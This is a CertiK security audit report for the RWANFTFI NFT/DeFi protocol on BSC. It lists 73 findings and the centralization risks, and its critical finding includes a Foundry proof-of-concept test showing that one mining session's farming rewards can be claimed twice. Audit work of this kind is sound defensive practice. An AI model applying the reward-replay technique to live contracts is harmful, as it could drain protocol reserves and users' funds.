CERTIK

RWANFTFI

Security Assessment

CertiK Assessed on May 7th, 2026

CertiK Assessed on May 7th, 2026

RWANFTFI


The security assessment was prepared by CertiK.

Executive Summary

TYPES	ECOSYSTEM	METHODS
NFT	Binance Smart Chain (BSC)	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE
Solidity	Preliminary comments published on 03/06/2026 Final report published on 05/07/2026

Vulnerability Summary



73	55	1	1	0	16	0
Total Findings	Resolved	Multi-Sig	Mitigated	Partially Resolved	Acknowledged	Declined

1	Centralization	1 Multi-Sig	Centralization findings highlight privileged roles & functions and their capabilities, or instances where the project takes custody of users' assets.
1	Critical	1 Resolved	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
3	Major	2 Resolved, 1 Mitigated	Major risks may include logical errors that, under specific circumstances, could result in fund losses or loss of project control.
15	Medium	13 Resolved, 2 Acknowledged	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
28	Minor	23 Resolved, 5 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
25	Informational	16 Resolved, 9 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | RWANFTFI

CODEBASE | RWANFTFI

Repository

https://github.com/RWANFTFI/rwa-contracts

Commit

`d6738379232a3019bbfb429195111c2da7207995`

Audit Scope

The file in scope is listed in the appendix.

APPROACH & METHODS | RWANFTFI

This audit was conducted for RWANFTFI to evaluate the security and correctness of the smart contracts associated with the RWANFTFI project. The assessment included a comprehensive review of the in-scope smart contracts. The audit was performed using a combination of Manual Review and Static Analysis.

The review process emphasized the following areas:

- Architecture review and threat modeling to understand systemic risks and identify design-level flaws.
- Identification of vulnerabilities through both common and edge-case attack vectors.
- Manual verification of contract logic to ensure alignment with intended design and business requirements.
- Dynamic testing to validate runtime behavior and assess execution risks.
- Assessment of code quality and maintainability, including adherence to current best practices and industry standards.

The audit resulted in findings categorized across multiple severity levels, from informational to critical. To enhance the project's security and long-term robustness, we recommend addressing the identified issues and considering the following general improvements:

- Improve code readability and maintainability by adopting a clean architectural pattern and modular design.
- Strengthen testing coverage, including unit and integration tests for key functionalities and edge cases.
- Maintain meaningful inline comments and documentations.
- Implement clear and transparent documentation for privileged roles and sensitive protocol operations.
- Regularly review and simulate contract behavior against newly emerging attack vectors.

REVIEW NOTES | RWANFTFI

Overview

RWANFTFI is a Solidity-based protocol implemented using an EIP-2535 diamond architecture. The protocol consists of several major components including a central `Diamond` contract with multiple facets, an upgradeable `TokenReserve` ERC20 token, a `DAO` governed by `GovToken`, and NFT contracts used for marketing, referral, and reward workflows. These components work together to provide user-facing functionality around USDT deposits and NFT operations, while core protocol behavior is implemented and updated through facet logic dispatched by the `Diamond`. Critical functions such as facet upgrades, configuration updates, parameter changes, and emergency operations are controlled by privileged roles through diamond ownership and on-chain role-based access control.

External Dependencies

The contracts are serving as the underlying entities to interact with one or more third-party libraries and standard implementations, primarily `@openzeppelin/contracts` and `@openzeppelin/contracts-upgradeable`. The scope of the audit treats third-party entities as black boxes and assumes their functional correctness. However, in the real world, third-party dependencies can be compromised, misconfigured, or upgraded in incompatible ways, which may lead to incorrect authorization behavior, accounting errors, denial of service, or loss of funds.

The protocol integrates with the following third-party libraries/contracts:

- `@openzeppelin/contracts`
- `@openzeppelin/contracts-upgradeable`

Additionally, the following contracts and addresses are used in the codebase that are supposed to be configured correctly:

- tokenReserve
- holder
- giftContract
- voucherContract
- regularContract
- paymentToken
- ambContract
- adminContract
- diamondContract
- dao
- pool

We assume these contracts or addresses are valid and non-vulnerable actors and implementing proper logic to collaborate with the current project.

Tokenomics

Tokenomics Overview

- DA token supply: Minted in TokenReserve.deposit when users deposit USDT. Price is liquidity / totalSupply.
- Redemption / sell: Users can sell DA; liquidity is reduced by a fraction (e.g., 75%) of the USD value, not 100%.
- Loans: Users can borrow USDT against DA collateral via TokenReserve.loan (70% LTV).
- Marketing / referral system: Purchases and upgrades distribute value across sponsor/matching/tree levels. These are balance credits subject to limits; they do not represent new USDT entering the system.
- Withdrawals: USDT withdrawals are paid from the existing USDT pool held by the diamond/reserve.

Economic Implications

- Cash-flow dependence: Withdrawals and claims are funded from the existing USDT pool. The pool grows only through new deposits/loans/admin inputs, not through visible external revenue. Referral-heavy distribution: A large share of spend is routed up the sponsor tree, which structurally resembles MLM-style incentives.
- Liquidity mismatch risk: DA is burned 100% on sell, but liquidity is reduced by ~70–75% of USD value, allowing scenarios where liquidity remains while supply hits zero, which can break price logic.
- Sustainability risk: If inflows slow while withdrawals/claims continue, the system can become under-collateralized or face sell/claim failures.
- Risk statement: The code implements a redistributive, referral-weighted system funded primarily by user inflows, with no visible on-chain external revenue source. This introduces economic sustainability and liquidity risks， which depends on off-chain representations and operational behavior.


Privileged Functions

In the **RWANFTFI** project, privileged roles are adopted to ensure the dynamic runtime updates of the project, which are specified in the **Initial Token Distribution** and **Centralization Related Risks** findings.

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime requirements to best serve the community. It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan. Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of a `Timelock` contract.

FINDINGS | RWANFTFI



73	1	1	3	15	28	25
Total Findings	Critical	Centralization	Major	Medium	Minor	Informational

This report has been prepared for RWANFTFI to identify potential vulnerabilities and security issues within the reviewed codebase. During the course of the audit, a total of 73 issues were identified. Leveraging a combination of Manual Review & Static Analysis the following findings were uncovered:

ID	Title	Category	Severity	Status
RWA-01	Farming Rewards Can Be Claimed Multiple Times From One Mining Session	Volatile Code, Logical Issue	Critical	Resolved
RWA-41	**Centralization Related Risks**	**Centralization**	**Centralization**	**2/3 Multi-Sig**
RWA-02	Uninitialized DAO Authority Allows Arbitrary Takeover	Access Control	Major	Resolved
RWA-12	Reentrancy During ERC721 `safeMint()` Allows Multi-Mint And State Corruption	Volatile Code	Major	Resolved
RWA-40	**Initial Token Distribution**	**Centralization**	**Major**	**Mitigated**
RWA-06	Incorrect Type Cast When Updating `autoSellPeriods`	Volatile Code	Medium	Resolved
RWA-07	Incomplete Track Of `lastActivity` May Incorrectly Claim Active Users' Assets	Volatile Code	Medium	Resolved
RWA-08	`transferAmb()` Emits Events Without Transferring Ambassador NFT	Volatile Code, Inconsistency	Medium	Resolved
RWA-09	`burnVoucher()` Does Not Burn Voucher NFT	Volatile Code, Inconsistency	Medium	Resolved
RWA-10	Global Grace-Period Reset Allows Indefinite DoS Of `claimInactive()`	Denial of Service	Medium	Acknowledged

ID	Title	Category	Severity	Status
RWA-11	Mismatch Between `liquidity` And Actual USDT Balance In `TokenReserve`	Logical Issue	Medium	Acknowledged
RWA-13	Incorrect `liquidityDecrease` Calculation In `processExpiredStacks()`	Volatile Code, Incorrect Calculation	Medium	Resolved
RWA-14	Infinite Loop In `_removeStack()`	Logical Issue	Medium	Resolved
RWA-15	Incorrect `isUpgrade` Flag Bypasses `reBuy` Limit Check	Logical Issue	Medium	Resolved
RWA-16	Active Gift NFTs Can Be Transferred Without Migrating Protocol Ownership State	Volatile Code, Inconsistency	Medium	Resolved
RWA-29	`getPrice()` Reverts When `totalSupply == 0` And Liquidity Remains	Volatile Code, Denial of Service	Medium	Resolved
RWA-53	AutoBuy Can Overwrite Limit Reductions Applied During `_unfreeze()`	Volatile Code, Inconsistency	Medium	Resolved
RWA-54	Gift Supply Range Misalignment Causes Off-By-One Validation And Latest-Level DoS	Volatile Code, Inconsistency	Medium	Resolved
RWA-57	Mining/Farming Can Restart After Limit Exhaustion	Inconsistency	Medium	Resolved
RWA-58	Overdue Loan Repayment Bypasses Auto-Sell Penalties In `TokenReserve`	Logical Issue	Medium	Resolved
RWA-17	Missing User Existence Check In `toggleAutoBuy()`	Volatile Code	Minor	Resolved
RWA-19	Potential `tokenId` Collision Between Regular And Gift NFTs Overwrites Resolver Storage	Volatile Code, Inconsistency	Minor	Resolved

ID	Title	Category	Severity	Status
RWA-28	Address Swap Doesn'T Migrate TokenReserve Positions	Inconsistency	Minor	Resolved
RWA-31	`processGiftUpgrade()` And `activateGift()` Do Not Verify Current Token Type Is GIFT	Volatile Code, Inconsistency	Minor	Resolved
RWA-32	Gift Supply Cap Can Be Exceeded In `mintGiftNFT()`	Volatile Code, Inconsistency	Minor	Resolved
RWA-33	`registerUser()` Accepts Unregistered Sponsors	Volatile Code, Inconsistency	Minor	Resolved
RWA-34	`upgradeRegular()` And `upgradeGift()` Do Not Check Token Type	Volatile Code, Inconsistency	Minor	Resolved
RWA-42	Incompatibility With Deflationary Tokens (Non-Standard ERC20 Token)	Volatile Code	Minor	Resolved
RWA-43	Missing Zero Address Validation	Volatile Code	Minor	Acknowledged
RWA-44	`send()` Can Mint Non-Existent NFTs	Volatile Code	Minor	Resolved
RWA-45	Transfers Can Reset Accumulative Expiration Timer	Logical Issue	Minor	Acknowledged
RWA-46	Gift-NFT Accumulative Claim Distribution Is Not Applied In `withdrawAccumulative`	Logical Issue	Minor	Resolved
RWA-52	Unchecked ERC-20 `transfer()` / `transferFrom()` Call	Volatile Code	Minor	Resolved
RWA-55	Rounding Dust Lost In `withdrawAccumulative()` Split	Incorrect Calculation	Minor	Resolved
RWA-56	Regular Level-0 Sentinel Is Purchasable	Volatile Code, Inconsistency	Minor	Resolved
RWA-59	Split DAO Authority Between Diamond And GovToken After DAO Rotation	Inconsistency	Minor	Resolved

ID	Title	Category	Severity	Status
RWA-60	Unbounded Nested Auto-Buy In Distribution Can Cause Gas-Exhaustion DoS	Volatile Code	Minor	Resolved
RWA-61	Regular NFT Supply Cap Not Enforced In Buy And Gift-Upgrade Paths	Volatile Code, Inconsistency	Minor	Resolved
RWA-62	`reBuy()` Does Not Restore Auto-Buy Quota After Paid Rebuy	Volatile Code, Inconsistency	Minor	Acknowledged
RWA-63	Gift Hold Limit Can Be Bypassed Via Business Transfer Path	Inconsistency	Minor	Resolved
RWA-64	Accumulative Decay Enforced Only In `withdrawAccumulative()`	Inconsistency	Minor	Acknowledged
RWA-65	Unbounded Freeze In Purchase Path Can Cause Gas-DoS	Volatile Code	Minor	Resolved
RWA-67	Discussion On Post-Deadline Voting On Succeeded	Design Issue	Minor	Resolved
RWA-69	Same-Level In `processRegularUpgrade()` Is Treated As Upgrade	Volatile Code, Inconsistency	Minor	Resolved
RWA-70	Final Auto-Liquidation Stage Skips Exact Expiry Boundary `elapsed == periods[3]`	Volatile Code, Inconsistency	Minor	Resolved
RWA-71	Unconditional Farming Termination Can Erase Matured Unclaimed Rewards	Volatile Code	Minor	Acknowledged
RWA-77	Discussion On `depositToUser()` Without Access Control	Inconsistency	Minor	Resolved
RWA-85	`matchingThresholds` Uses `uint72` That Cannot Hold Configured 18-Decimal Max Values	Volatile Code, Inconsistency	Minor	Resolved
RWA-26	Discussion On Inconsistent Voucher Expiration Time	Inconsistency	Informational	Resolved

ID	Title	Category	Severity	Status
RWA-27	Discussion On Business Sale Charges Seller Instead Of Buyer	Logical Issue	Informational	Resolved
RWA-36	Default `interval` Is Below Intended Minimum	Volatile Code	Informational	Resolved
RWA-37	Discussion On External Calls To Trusted Contracts/Addresses	Volatile Code	Informational	Acknowledged
RWA-38	Discussion On Missing Deadline Check In `_unfreeze()`	Logical Issue	Informational	Acknowledged
RWA-39	Discussion On Missing Validation Of Token Type In `reBuy()`	Volatile Code	Informational	Acknowledged
RWA-47	Inconsistent Access Control In `send()`	Inconsistency	Informational	Resolved
RWA-48	Improper Validation Order In `claim()`	Logical Issue	Informational	Resolved
RWA-49	Improper Zero Check Order In `_matchingDistribute()`	Logical Issue	Informational	Resolved
RWA-50	Inconsistent Frozen Hours Between Code And Design Doc	Inconsistency	Informational	Resolved
RWA-51	Inconsistent Voucher Expiry Between README And Code	Inconsistency	Informational	Resolved
RWA-66	Unused State Variable `_increment` In `RegularNFT`	Coding Issue	Informational	Resolved
RWA-68	Discussion On `changeWallet()` Reverts For Funded Users Without NFT	Design Issue	Informational	Acknowledged
RWA-72	`loanFee` Parameter Is Ignored In `loan()`	Inconsistency	Informational	Resolved
RWA-73	Independent Token Reserve Pointers	Inconsistency	Informational	Resolved
RWA-74	Dust Repayment Rounding Allows Zero-USDT Loan Repayments In `repay()`	Inconsistency	Informational	Resolved

ID	Title	Category	Severity	Status
RWA-75	Discussion On Potential Farming Reward Claim Failure	Inconsistency	Informational	Acknowledged
RWA-76	Discussion On `sell()` Payout Is Path-Dependent	Design Issue	Informational	Acknowledged
RWA-78	`currentStack` May Not Advance After Loan-Only Expired Stacks Are Cleared	Volatile Code, Inconsistency	Informational	Resolved
RWA-79	Discussion On Price-Impact Earnings May Be Price-Neutral	Design Issue	Informational	Acknowledged
RWA-80	NFT Transfer With `_update()` Helpers Allow Unintended Voucher Burn And Bypass ERC721 Receiver Safety	Inconsistency	Informational	Resolved
RWA-81	`setFarmingPeriods()` Cannot Initialize Levels With Empty Existing Periods	Volatile Code	Informational	Acknowledged
RWA-82	Voucher Expiry Boundary Is Inconsistent Across Burn Vs Spend Paths	Inconsistency	Informational	Resolved
RWA-83	Zero-Value Vouchers Can Be Minted	Logical Issue	Informational	Resolved
RWA-84	Discussion On Tree Reward Depth Compression In `_distributeTree()` Can Misallocate Payouts	Inconsistency	Informational	Acknowledged

RWA-01 | Farming Rewards Can Be Claimed Multiple Times From One Mining Session

Category	Severity	Location	Status
Volatile Code, Logical Issue	Critical	rwa/contracts/diamond/libraries/LibFarmingLogic.sol (02/12-65dbfb3): 58, 75, 77, 97	Resolved

Description

In `LibFarmingLogic.sol`, `startFarming()` does not require `miner.isActive == true`, and `claim()` does not consume or reset the mining session's reward data (miner.reward, miner.endTime). After a valid mining cycle completes, a user can repeatedly call `startFarming()` and `claim()` within the decay window without starting a new mining session. Each cycle pays out the same `miner.reward`, enabling reward replay and repeated reserve payouts.

`contracts/diamond/libraries/LibFarmingLogic.sol`, `startFarming()`

```
  58      function startFarming() internal {
  59          LibTypes.UserTokenInfo memory tokenInfo = _getTokenInfo();
  60
  61          LibFarmingStorage.FarmingStorage storage fs = LibFarmingStorage.
farmingStorage();
  62          LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
  63
  64          uint256 tokenId = tokenInfo.tokenId;
  65          if (fs.disabledTokens[tokenId]) revert LibErrors.TokenSuspended();
  66
  67          LibTypes.Mining storage miner = fs.miners[tokenId];
  68          LibTypes.Farming storage farmer = fs.farmers[tokenId];
  69
  70          if (block.timestamp < miner.endTime) revert LibErrors.MiningInProcess()
;
  71          if (farmer.isActive) revert LibErrors.FarmingInProcess();
  72          if (block.timestamp > miner.endTime + ps.parameters.decayTimeNFTM)
revert LibErrors.LateToStart();
  73
  74          uint256 endTime = block.timestamp + tokenInfo.farmingTime;
  75  @>      miner.isActive = false;
  76          farmer.endTime = endTime;
  77          farmer.isActive = true;
  78
  79          emit LibEvents.FarmingStarted(msg.sender, tokenId, endTime, miner.
reward, miner.period);
  80      }
```

This is exploitable whenever `farmingTime <= decayTimeNFTM` (often true by configuration), and can drain `TokenReserve` by repeatedly calling `claim()`.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

1. Setup state

- Deploy diamond + FarmingFacet + setup facet.
- Configure token reserve mock.
- Register user + token ownership.
- Configure NFT with miningTime = 1, farmingTime = 1, periods = [100].
- Set decayTimeNFTM = 10.

2. Start mining

- User calls startMining().

3. Start farming after mining ends

- Warp time forward by 2 seconds.
- User calls startFarming().

4. Claim rewards once

- Warp time forward by 2 seconds (farming finished).
- User calls claimRewards().
- Assert:
  - claimCount == 1
  - totalClaimed == expectedReward

5. Replay farming without new mining

- User calls startFarming() again without startMining().
- Warp time forward by 2 seconds.
- User calls claimRewards() again.

6. Verify double payout

- Assert:
  - claimCount == 2
  - totalClaimed == expectedReward * 2

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {Diamond} from "contracts/diamond/Diamond.sol";
import {DiamondCutFacet} from "contracts/diamond/facets/DiamondCutFacet.sol";
import {FarmingFacet} from "contracts/diamond/facets/FarmingFacet.sol";
import {IDiamondCut} from "contracts/diamond/interfaces/IDiamondCut.sol";
import {LibDiamond} from "contracts/diamond/libraries/LibDiamond.sol";
import {LibFarmingStorage} from "contracts/diamond/storage/LibFarmingStorage.sol";
import {LibResolverStorage} from "contracts/diamond/storage/LibResolverStorage.sol";
import {LibMarketingStorage} from
"contracts/diamond/storage/LibMarketingStorage.sol";
import {LibParametersStorage} from
"contracts/diamond/storage/LibParametersStorage.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {LibConstants} from "contracts/diamond/libraries/LibConstants.sol";
import {ITokenReserve} from "contracts/interfaces/ITokenReserve.sol";

contract MockTokenReserveDoubleClaim is ITokenReserve {
    uint256 public price = 1e6;
    uint256 public claimCount;
    uint256 public totalClaimed;

    function getPrice() external view override returns (uint256) {
        return price;
    }

    function claimReserveTo(address, uint256 amount) external override {
        claimCount += 1;
        totalClaimed += amount;
    }

    function deposit(uint256) external override {}
    function depositWithClaim(uint256) external override {}
    function totalSupply() external pure override returns (uint256) { return 0; }
    function balanceOf(address) external pure override returns (uint256) { return 0;
}
    function allowance(address, address) external pure override returns (uint256) {
return 0; }
    function transfer(address, uint256) external pure override returns (bool) {
return true; }
    function approve(address, uint256) external pure override returns (bool) {
return true; }
    function transferFrom(address, address, uint256) external pure override returns
(bool) { return true; }
}

contract FarmingReplaySetupFacet {
```

```
    function setTokenReserve(address tokenReserve) external {
        LibDiamond.diamondStorage().contracts.tokenReserve =
ITokenReserve(tokenReserve);
    }

    function setTxFeeAndHolder(uint256 fee, address holder) external {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        ms.txFee = fee;
        ms.holder = holder;
    }

    function setUser(address user, uint64 id) external {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        ms.identity.userToId[user] = id;
        ms.identity.idToUser[id] = user;
    }

    function setTokenOwner(uint64 userId, uint256 tokenId, uint32 level) external {
        LibResolverStorage.ResolverStorage storage rs =
LibResolverStorage.resolverStorage();
        rs.owners[userId] = tokenId;
        rs.registeredTokens[tokenId] = LibTypes.RegisteredNFT({
            owner: userId,
            level: level,
            typeNFT: LibTypes.TypeNFT.REGULAR,
            isActive: true
        });
    }

    function setRegularType(uint32 level, LibTypes.NFT memory nft) external {
        LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
        while (ps.regularTypes.length <= level) {
            ps.regularTypes.push();
        }
        ps.regularTypes[level] = nft;
    }

    function setDecayTime(uint32 decay) external {
        LibParametersStorage.parametersStorage().parameters.decayTimeNFTM = decay;
    }

    function setAccumulationEnd(uint256 endTime) external {
        LibFarmingStorage.farmingStorage().accumulationEnd = endTime;
    }
}

contract FarmingDoubleClaimTest is Test {
```

```
    Diamond internal diamond;
    MockTokenReserveDoubleClaim internal tokenReserve;
    FarmingReplaySetupFacet internal setup;

    address internal holder = address(0xB0B);
    address internal user = address(0xA1);
    uint64 internal userId = 1;
    uint256 internal tokenId = 101;

    function setUp() public {
        DiamondCutFacet cutFacet = new DiamondCutFacet();
        diamond = new Diamond(address(this), address(cutFacet));

        _addFacet(address(new FarmingFacet()), _farmingSelectors());
        _addFacet(address(new FarmingReplaySetupFacet()), _setupSelectors());

        tokenReserve = new MockTokenReserveDoubleClaim();
        setup = FarmingReplaySetupFacet(address(diamond));
        setup.setTokenReserve(address(tokenReserve));
        setup.setTxFeeAndHolder(1, holder);
        setup.setUser(user, userId);
        setup.setTokenOwner(userId, tokenId, 1);
        setup.setDecayTime(10);
        setup.setAccumulationEnd(0);

        LibTypes.NFT memory nft;
        nft.price = 100;
        nft.farmingTime = 1;
        nft.miningTime = 1;
        nft.level = 1;
        nft.isDisabled = false;
        nft.periods = new uint32[](1);
        nft.periods[0] = 100;
        setup.setRegularType(1, nft);
    }

    function testDoubleClaimWithinDecayWindow() public {
        vm.deal(user, 10 ether);
        vm.prank(user);
        FarmingFacet(address(diamond)).startMining{value: 1}();

        uint256 ts = block.timestamp;
        ts += 2;
        vm.warp(ts);
        vm.prank(user);
        FarmingFacet(address(diamond)).startFarming{value: 1}();

        ts += 2;
        vm.warp(ts);
```

```
        vm.prank(user);
        FarmingFacet(address(diamond)).claimRewards{value: 1}();

        uint256 expectedReward = (100 * 100) / LibConstants.DENOMINATOR; // price *
period / DENOMINATOR
        assertEq(tokenReserve.claimCount(), 1);
        assertEq(tokenReserve.totalClaimed(), expectedReward);

        // Replay within decay window without starting a new mining session
        vm.prank(user);
        FarmingFacet(address(diamond)).startFarming{value: 1}();
        ts += 2;
        vm.warp(ts);
        vm.prank(user);
        FarmingFacet(address(diamond)).claimRewards{value: 1}();

        assertEq(tokenReserve.claimCount(), 2);
        assertEq(tokenReserve.totalClaimed(), expectedReward * 2);
    }

    function _addFacet(address facet, bytes4[] memory selectors) internal {
        IDiamondCut.FacetCut[] memory cut = new IDiamondCut.FacetCut[](1);
        cut[0] = IDiamondCut.FacetCut({
            facetAddress: facet,
            action: IDiamondCut.FacetCutAction.Add,
            functionSelectors: selectors
        });
        IDiamondCut(address(diamond)).diamondCut(cut, address(0), "");
    }

    function _farmingSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](3);
        selectors[0] = FarmingFacet.startMining.selector;
        selectors[1] = FarmingFacet.startFarming.selector;
        selectors[2] = FarmingFacet.claimRewards.selector;
    }

    function _setupSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](7);
        selectors[0] = FarmingReplaySetupFacet.setTokenReserve.selector;
        selectors[1] = FarmingReplaySetupFacet.setTxFeeAndHolder.selector;
        selectors[2] = FarmingReplaySetupFacet.setUser.selector;
        selectors[3] = FarmingReplaySetupFacet.setTokenOwner.selector;
        selectors[4] = FarmingReplaySetupFacet.setRegularType.selector;
        selectors[5] = FarmingReplaySetupFacet.setDecayTime.selector;
        selectors[6] = FarmingReplaySetupFacet.setAccumulationEnd.selector;
    }
}
```

Recommendation

- Require an active mining session in `startFarming()`.
- In `claim()`, invalidate the mining session after payout:

```
miner.reward = 0;
miner.endTime = 0;
miner.isActive = false;
```

Alleviation

[RWANFTFI, 03/12/2026]:
Mining and farming time always significantly greater than decayTimeNFTM. Only exception for levels excluded from mining and farming => there are 0, but this case covered by revert in _getTokenInfo().

All NFT parameters in utils/RegularNFT.ts

[CertiK, 03/12/2026]:
We agree that if both `miningTime` and `farmingTime` are always significantly greater than `decayTimeNFTM`, the replay scenario becomes unlikely in practice.

Our concern is that this is currently a configuration assumption, not a contract-enforced invariant. The relevant parameters are governance-updatable, so future updates (or misconfiguration) can unintentionally re-open the replay window.

Because the safety depends on parameter relationships, we strongly recommend enforcing this in contract logic (or parameter-update validation), e.g. requiring safe bounds between farming/mining durations and `decayTimeNFTM`, and/or enforcing session-consumption semantics so one mining reward cannot be claimed multiple times regardless of parameter values.

[RWANFTFI, 03/25/2026]:
Issue acknowledged. The team resolved the finding by adding the validation and clearing the mining session after payout. Changes have been reflected in the commit `651520dc4496f3b7e4d1180e9724a2ecdfa8e333`.

RWA-41 | Centralization Related Risks

Category	Severity	Location	Status
Centralization	**Centralization**		**2/3 Multi-Sig**

Description

In the codebase, there are multiple privileged roles and contracts that should be correctly configured to interact with each components.

In the contract `AmbNFT`, the contract `diamondAddress` has authority over the following functions:

- `setBaseURL()`
- `safeMint()`
- `send()`

If the `diamondAddress` contract is incorrectly configured, an attacker may arbitrarily mint Ambassador NFTs, transfer them without user consent, and modify metadata URIs, which can lead to financial losses for holders due to unauthorized minting and transfers.

In the contract `DAO`, the role `SERVICE_ROLE` has authority over the following function:

- `execute()`

If a `SERVICE_ROLE` account is compromised, an attacker may execute any already-succeeded governance proposals, bypassing intended operational separation between governance and execution.

In the contract `DAO`, the role `SECURED_ROLE` has authority over the following function:

- `claimInactive()`

If a `SECURED_ROLE` account is compromised, an attacker may forcibly transfer governance tokens from inactive users to arbitrary recipients, effectively confiscating user voting power and redistributing it at will.

In the contract `DAO`, the governance mechanism has authority over the following functions:

- `upgradeProxy()`
- `upgradeProxyAndCall()`
- `diamondCut()`

If on-chain governance is captured by an attacker, they may freely upgrade TransparentUpgradeableProxy implementations and perform arbitrary diamond cuts, gaining full control over upgradeable contracts behind those proxies and over the diamond.

In the contract `DepositTR`, the role `SERVICE_ROLE` has authority over the following function:

- `deposit()`

If a `SERVICE_ROLE` account is compromised, an attacker can repeatedly move part of the contract's `payment` token balance into `TokenReserve`, which may result in loss of funds.

In the contract `DepositTR`, the role `ADMIN_ROLE` has authority over the following functions:

- `setTokenReserve()`
- `setInterval()`

If an `ADMIN_ROLE` account is compromised, an attacker can point deposits to a malicious `TokenReserve` and change the deposit interval, which may lead to loss of funds.

In the contract `GiftNFT`, the contract `diamondAddress` has authority over the following functions:

- `setBaseURL()`
- `safeMint()`
- `burn()`
- `sendGift()`
- `_update()`

If the `diamondAddress` contract is incorrectly configured, an attacker can mint or burn Gift NFTs, move them between users, and change their metadata, which may lead to loss of assets and trust.

In the contract `GovToken`, the role `ADMIN_ROLE` has authority over the following function:

- `setAllowedSender()`

If an `ADMIN_ROLE` account is compromised, an attacker can block token transfers for users or only allow transfers for attacker-controlled accounts.

In the contract `GovToken`, the role `daoContract` has authority over the following functions:

- `setDAO()`
- `forceTokenTransfer()`

If the `daoContract` is incorrectly configured or maliciously upgraded, an attacker can change the governance address and force transfers of governance tokens, taking full control of token balances and governance.

In the contract `RegularNFT`, the contract `diamondAddress` has authority over the following functions:

- `setBaseURL()`
- `safeMint()`
- `send()`
- `_update()`

If the `diamondAddress` contract is incorrectly configured, an attacker can mint Regular NFTs at chosen IDs, move them

between users without consent, and change their metadata URIs, which may lead to loss of value and user assets.

In the contract `TokenReserve`, the role `SERVICE_ROLE` has authority over the following function:

- `processExpiredStacks()`

If a `SERVICE_ROLE` account is compromised, an attacker can trigger forced sales and loan burns on user stacks, which may cause unexpected liquidations and user losses.

In the contract `TokenReserve`, the contract `diamondContract` has authority over the following functions:

- `depositWithClaim()`
- `claimReserveTo()`

If the `diamondContract` is incorrectly configured, an attacker can deposit funds and send newly minted `DA` to any address, or transfer reserve tokens to any address, which may drain or misuse reserves.

In the contract `Voucher`, the contract `diamondAddress` has authority over the following functions:

- `setBaseURL()`
- `safeMint()`
- `burn()`
- `send()`
- `_update()`

If the `diamondAddress` contract is incorrectly configured, an attacker may arbitrarily mint, burn, and transfer vouchers, and modify their metadata base URI, enabling arbitrary voucher issuance, confiscation, or metadata manipulation.

In the contract `Diamond`, the contract owner managed via `LibDiamond` has authority over the following operations:

- `DiamondCutFacet.diamondCut()`
- `OwnershipFacet.transferOwnership()`

If the diamond owner account is compromised, an attacker can change facets and transfer ownership, taking full control of the diamond and all stored roles, balances, and configuration.

In the contract `AdminFacet`, the role `dao` has authority over the following functions:

- `setDAO()`
- `setBanStatus()`
- `suspendToken()`
- `changeWallet()`
- `startPriceImpactEvent()`
- `interruptAccumulationEvent()`

If the `dao` contract is incorrectly configured or its configured address is compromised, an attacker can change the DAO address, ban or unban users, suspend mining tokens, move user accounts to new addresses, and start or stop earnings

events, which may cause user losses and disrupt protocol economics.

In the contract `AdminFacet`, the role `holder` has authority over the following functions:

- `claim()`
- `changeHolder()`

If the `holder` address is compromised, an attacker can claim dev or TokenReserve funds and send them to any address, then set a new holder address to keep taking protocol fees.

In the contract `AdminFacet`, the role `SERVICE_ROLE` has authority over the following functions:

- `claimFreezes()`
- `burnVoucher()`
- `withdrawAccumulative()`
- `proceedPriceImpactEarnings()`
- `startAccumulationEvent()`

If a `SERVICE_ROLE` account is compromised, an attacker can force actions like resolving freezes, burning vouchers, withdrawing accumulative balances, and triggering system events, which may cause financial loss.

In the contract `AdminFacet`, the role `ADMIN_ROLE` has authority over the following functions:

- `mintGiftNFT()`
- `setTxFee()`
- `mintAmb()`
- `transferAmb()`

If an `ADMIN_ROLE` account is compromised, an attacker can mint Gift and Ambassador NFTs, move Ambassador NFTs between users, and change the transaction fee, which may reduce NFT value and increase user costs.

In the contract `AdminFacet`, the role `SECURED_ROLE` has authority over the following function:

- `signatureVerifyStatus()`

If a `SECURED_ROLE` account is compromised, an attacker can turn signature checks on or off, which may allow unauthorized withdrawals or transfers that should require a signature.

In the contract `DiamondCutFacet`, the contract owner has authority over the following function:

- `diamondCut()`

If the diamond owner account is compromised, an attacker can change facets and transfer ownership, taking full control of the diamond and all stored roles, balances, and configuration.

In the contract `FarmingFacet`, regular users under `notBanned` and `payFee` modifiers, have authority over the following functions:

- `startMining()`
- `startFarming()`
- `claimRewards()`

These functions are user-facing and do not introduce additional privileged roles beyond the global diamond ownership and upgradeability.

In the contract `MarketingFacet`, the contract itself has authority over the following function:

- `createUser()`

If the diamond owner or governance is compromised, an attacker can use it to manipulate user identities and the referral tree.

In the contract `MarketingFacet`, regular users without special roles, under `notBanned` and `payFee` modifiers, have authority over the following functions:

- `sellBusiness()`
- `buyNFT()`
- `upgradeRegular()`
- `upgradeGift()`
- `reBuy()`
- `toggleAutoBuy()`

These functions are user-facing and their safety depends on correct configuration of parameters and marketing logic controlled by privileged roles in other contracts.

In the contract `OwnershipFacet`, the contract owner has authority over the following function:

- `transferOwnership()`

If the contract owner account is compromised, an attacker can transfer ownership to themselves and then control diamond upgrades and other owner-only functions.

